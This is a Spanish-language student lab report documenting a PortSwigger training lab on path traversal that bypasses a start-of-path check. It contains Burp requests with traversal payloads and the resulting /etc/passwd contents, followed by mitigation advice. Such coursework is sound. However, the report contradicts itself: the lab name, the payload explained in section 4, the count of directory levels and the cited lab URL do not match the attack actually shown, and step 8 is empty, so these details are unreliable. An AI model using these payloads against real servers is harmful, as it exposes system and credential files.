

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

Universidad Politécnica de San Luis Potosí

Laboratorio 05-File path traversal, validation of start of path.

Asignatura: CNO IV Seguridad Informática

Presenta:

Andrea Morúa Bravo 185548

Docente:

Mtro. Servando López Contreras

Contents

1.	Información del laboratorio	3
2.	Marco teórico y fundamentación técnica	3
2.1	Definición y Mecanismo	3
2.2	Variables de la vulnerabilidad	3
2.3	Diferenciación con Bases de Datos	4
2.4	Impacto en la Tríada CIA y OWASP	4
3.	Documentación Técnica y Procedimiento Paso a Paso	5
Paso 1:	Configuración del Proxy e Intercepción Inicial	5
Paso 2:	Navegación y Generación de Peticiones de Archivos	5
Paso 3:	Identificación del endpoint vulnerable	6
Paso 4:	Transferencia al módulo repeater	6
Paso 5:	Evaluación del control de seguridad	6
Paso 6:	Inyección y ejecución del payload	8
Paso 7:	Verificación de la respuesta del servidor	8
Paso 8:	Confirmación de resolución	9
4.	Explicación técnica del payload	9
5.	Recomendación de mitigación	10
6.	Referencias Bibliográficas	10

1. Información del laboratorio

- **Nombre del laboratorio:** Traversal sequences stripped non-recursively
- **Nivel de dificultad:** Practitioner
- **Tipo de explotación:** File Path Traversal
- **Objetivo del laboratorio:** Recuperar y desplegar el contenido del archivo de configuración del sistema `/etc/passwd`.
- **Explicación técnica de la vulnerabilidad:** La aplicación valida que el parámetro recibido comience con el prefijo o directorio esperado (por ejemplo, `/var/www/images/`). Sin embargo, no verifica la canonicidad de la ruta completa ni impide la inclusión de secuencias de navegación ascendente (`../`). Al incluir la ruta base requerida seguida inmediatamente de secuencias `../`, el control de validación del inicio de la cadena es eludido con éxito, permitiendo escalar hasta la raíz del sistema de archivos.

2. Marco teórico y fundamentación técnica

2.1 Definición y Mecanismo

La validación del inicio de ruta es un mecanismo de defensa común en aplicaciones web que buscan restringir el acceso del usuario a un directorio específico del servidor. Este enfoque intenta asegurar que los recursos solicitados provengan exclusivamente de una carpeta permitida verificando únicamente que la cadena suministrada comience con un prefijo predefinido (por ejemplo, `startsWith("/var/www/images/")`).

El fallo de este control radica en tratar la entrada como un simple string en lugar de un objeto de ruta resoluble. Si la aplicación confirma que la cadena inicia con la ruta esperada pero posteriormente transfiere ese valor directamente a las funciones de lectura de archivos del sistema operativo (como `fopen` o `readFile`), la API del sistema de archivos interpreta y procesa las secuencias de escape `../` dentro del flujo, desplazando el puntero del directorio hacia arriba y neutralizando la restricción inicial.

2.2 Variables de la vulnerabilidad

- **Single URL Encoding:** Uso de codificación simple (ej. `%2e%2e%2f`) cuando los filtros sólo buscan texto plano `../`.
- **16-bit Unicode / Overlong UTF-8 Encoding:** Manipulación de representaciones complejas de caracteres (ej. `%c0%af` o `%c1%9c`) en servidores legacy que interpretan UTF-8 de forma no canónica.
- **Null Byte Injection (%00):** Inserción de un byte nulo al final del payload para truncar extensiones de archivo forzadas por el servidor (ej. `.jpg`).

- **Saneamiento No Recursivo:** Eliminación simple de secuencias ../ que se elude mediante anidamiento (....//).

2.3 Diferenciación con Bases de Datos

Es fundamental distinguir la explotación de *Path Traversal* de las vulnerabilidades que afectan a motores de bases de datos. Este vector interactúa directamente con el sistema de archivos del sistema operativo hospedador. Las peticiones manipuladas no ejecutan consultas sobre tablas ni colecciones estructuradas; en su lugar, solicitan identificadores de archivos procesados directamente con los privilegios de ejecución del servidor web.


2.4 Impacto en la Tríada CIA y OWASP

- **Confidencialidad:** Permite la lectura no autorizada de archivos críticos del sistema operativo (/etc/passwd, /etc/shadow), credenciales de la aplicación, claves privadas de API y código fuente.
- **Integridad:** En escenarios donde el parámetro vulnerable permita operaciones de escritura o carga de archivos, se podrían modificar recursos del servidor o sobrescribir archivos del sistema.
- **Disponibilidad:** Riesgo de causar Denegación de Servicio (DoS) mediante la lectura masiva de archivos especiales o la corrupción de archivos necesarios para la ejecución del servidor.
- **OWASP:** Clasificado en la categoría A01:2021 – Broken Access Control (OWASP Foundation, 2021).

3. Documentación Técnica y Procedimiento Paso a Paso

Paso 1: Configuración del Proxy e Intercepción Inicial

- Con Burp Suite configurado y el Proxy activo (Proxy > Intercept is on), se accede a la URL del laboratorio.




Paso 2: Navegación y Generación de Peticiones de Archivos

- Se presiona el botón **forward** para permitir que la página cargue en el navegador, y luego se navega al detalle de un producto o se inspecciona el catálogo para forzar la carga de las imágenes del sitio (/image?filename=...).

Paso 3: Identificación del endpoint vulnerable

- En Burp Suite, se accede a Proxy > HTTP history y se localiza la petición GET /image?filename=/var/www/images/X.jpg HTTP/2. En este caso es la 59.jp



Paso 4: Transferencia al módulo repeater

- Se hace clic derecho sobre la petición de la imagen en la lista del historial y se selecciona **send to repeater**.

Paso 5: Evaluación del control de seguridad

- Si se envía la secuencia estándar filename=../../../../etc/passwd, la ruta absoluta /etc/passwd, secuencias con ofuscación no recursiva como//....//....//etc/passwd o variantes con doble codificación como ..%252f..%252f..%252fetc/passwd, la aplicación devuelve un error HTTP 400 Bad Request o un mensaje de entrada inválida.
- Esta respuesta confirma que la aplicación valida de forma estricta el inicio de la cadena, exigiendo que la entrada comience obligatoriamente con el prefijo /var/www/images/, y bloquea cualquier intento de navegación o ruta absoluta que no cumpla con esta regla previa.


```
Request      Response

Pretty      Raw      Hex

1 GET /image?filename=
2 /var/www/images/.....//.....//etc/passwd HTTP/2
3 Host:
0a0a00b403ac304780fa99ec002300c7.web-security-academy.
net
4 Cookie: session=3XTfXEEv0ojh7oxY0gljuUa7GVkM6eoG
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/151.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*
/*/*;q=0.8
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer:
https://0a0a00b403ac304780fa99ec002300c7.web-security-
academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=2, i
```


```
Request      Response
Pretty      Raw      Hex

1 GET /image?filename=
  /var/www/images.%252f.%252f.%252fetc/passwd HTTP/2
2 Host:
  0a0a00b403ac304780fa59ec002300c7.web-security-academy.
  net
3 Cookie: session=3XTfXEEv0ojh7oxY0gljUa7GVkM6eoG
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept:
  image/avif,image/webp,image/apng,image/svg+xml,image/*
  ,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
  https://0a0a00b403ac304780fa59ec002300c7.web-security-
  academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
```



Paso 6: Inyección y ejecución del payload

- En la pestaña **Request** del repeater, se modifica el valor del parámetro filename:
GET /image?filename=/var/www/images/../../../../etc/passwd
- A continuación, se presiona el botón send.




Paso 7: Verificación de la respuesta del servidor

- Se cambia a la pestaña **Response** dentro del repeater.
- El servidor responde con HTTP/2 200 OK y entrega el contenido del archivo /etc/passwd, mostrando la lista de usuarios del sistema Linux.

```
Request  Response
Pretty  Raw    Hex    Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
```

Paso 8: Confirmación de resolución



4. Explicación técnica del payload

- **Payload:** ../%252f..%252f..%252fetc/passwd

El funcionamiento del payload radica en satisfacer la lógica del filtro de seguridad manteniéndose vulnerable a nivel del sistema de archivos. El mecanismo de validación de la aplicación realiza una verificación simple de coincidencia de cadena de texto al inicio (por ejemplo, mediante una función del tipo `startsWith("/var/www/images/")`).

Al incluir la ruta `/var/www/images/` al inicio del parámetro, la consulta satisface la condición del filtro de seguridad y es aprobada para su procesamiento.

Posteriormente, cuando la función del backend pasa la cadena al sistema de archivos del servidor operativo, las secuencias `.././../` son interpretadas de forma canónica. El sistema navega desde el directorio `/var/www/images/` subiendo tres

niveles hasta llegar al directorio raíz (/) y finalmente lee el archivo confidencial /etc/passwd.

5. Recomendación de mitigación

Para prevenir eficazmente esta vulnerabilidad de elusión de validación de rutas, se deben implementar los siguientes controles de seguridad:

- **Desuso de Referencias Directas a Archivos:** Reemplazar los nombres o rutas de archivos pasados como parámetros por identificadores numéricos o claves indirectas mapeadas internamente en el servidor (ej. id=105), evitando que el usuario controle directamente la ruta del recurso.
- **Validación de Ruta Canónica:** Antes de acceder a cualquier recurso, resolver la ruta canónica absoluta utilizando funciones nativas seguras y verificar que la ruta final resuelta comience estrictamente dentro del directorio base autorizado.
- **Principio de Mínimo Privilegio:** Asegurar que el proceso del servidor web se ejecute con una cuenta restringida que solo posea permisos de lectura en el directorio de imágenes estáticas y no en otras áreas del sistema operativo.

6. Referencias Bibliográficas

- MITRE Corporation. (2023). *CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*. Common Weakness Enumeration. <https://cwe.mitre.org/data/definitions/22.html>
- OWASP Foundation. (2021). *A01:2021 – Broken Access Control*. OWASP Top 10:2021. https://owasp.org/Top10/2021/A01_2021-Broken_Access_Control/
- PortSwigger. (s.f.). *File path traversal*. Web Security Academy. Recuperado el 22 de septiembre de 2026, de <https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass>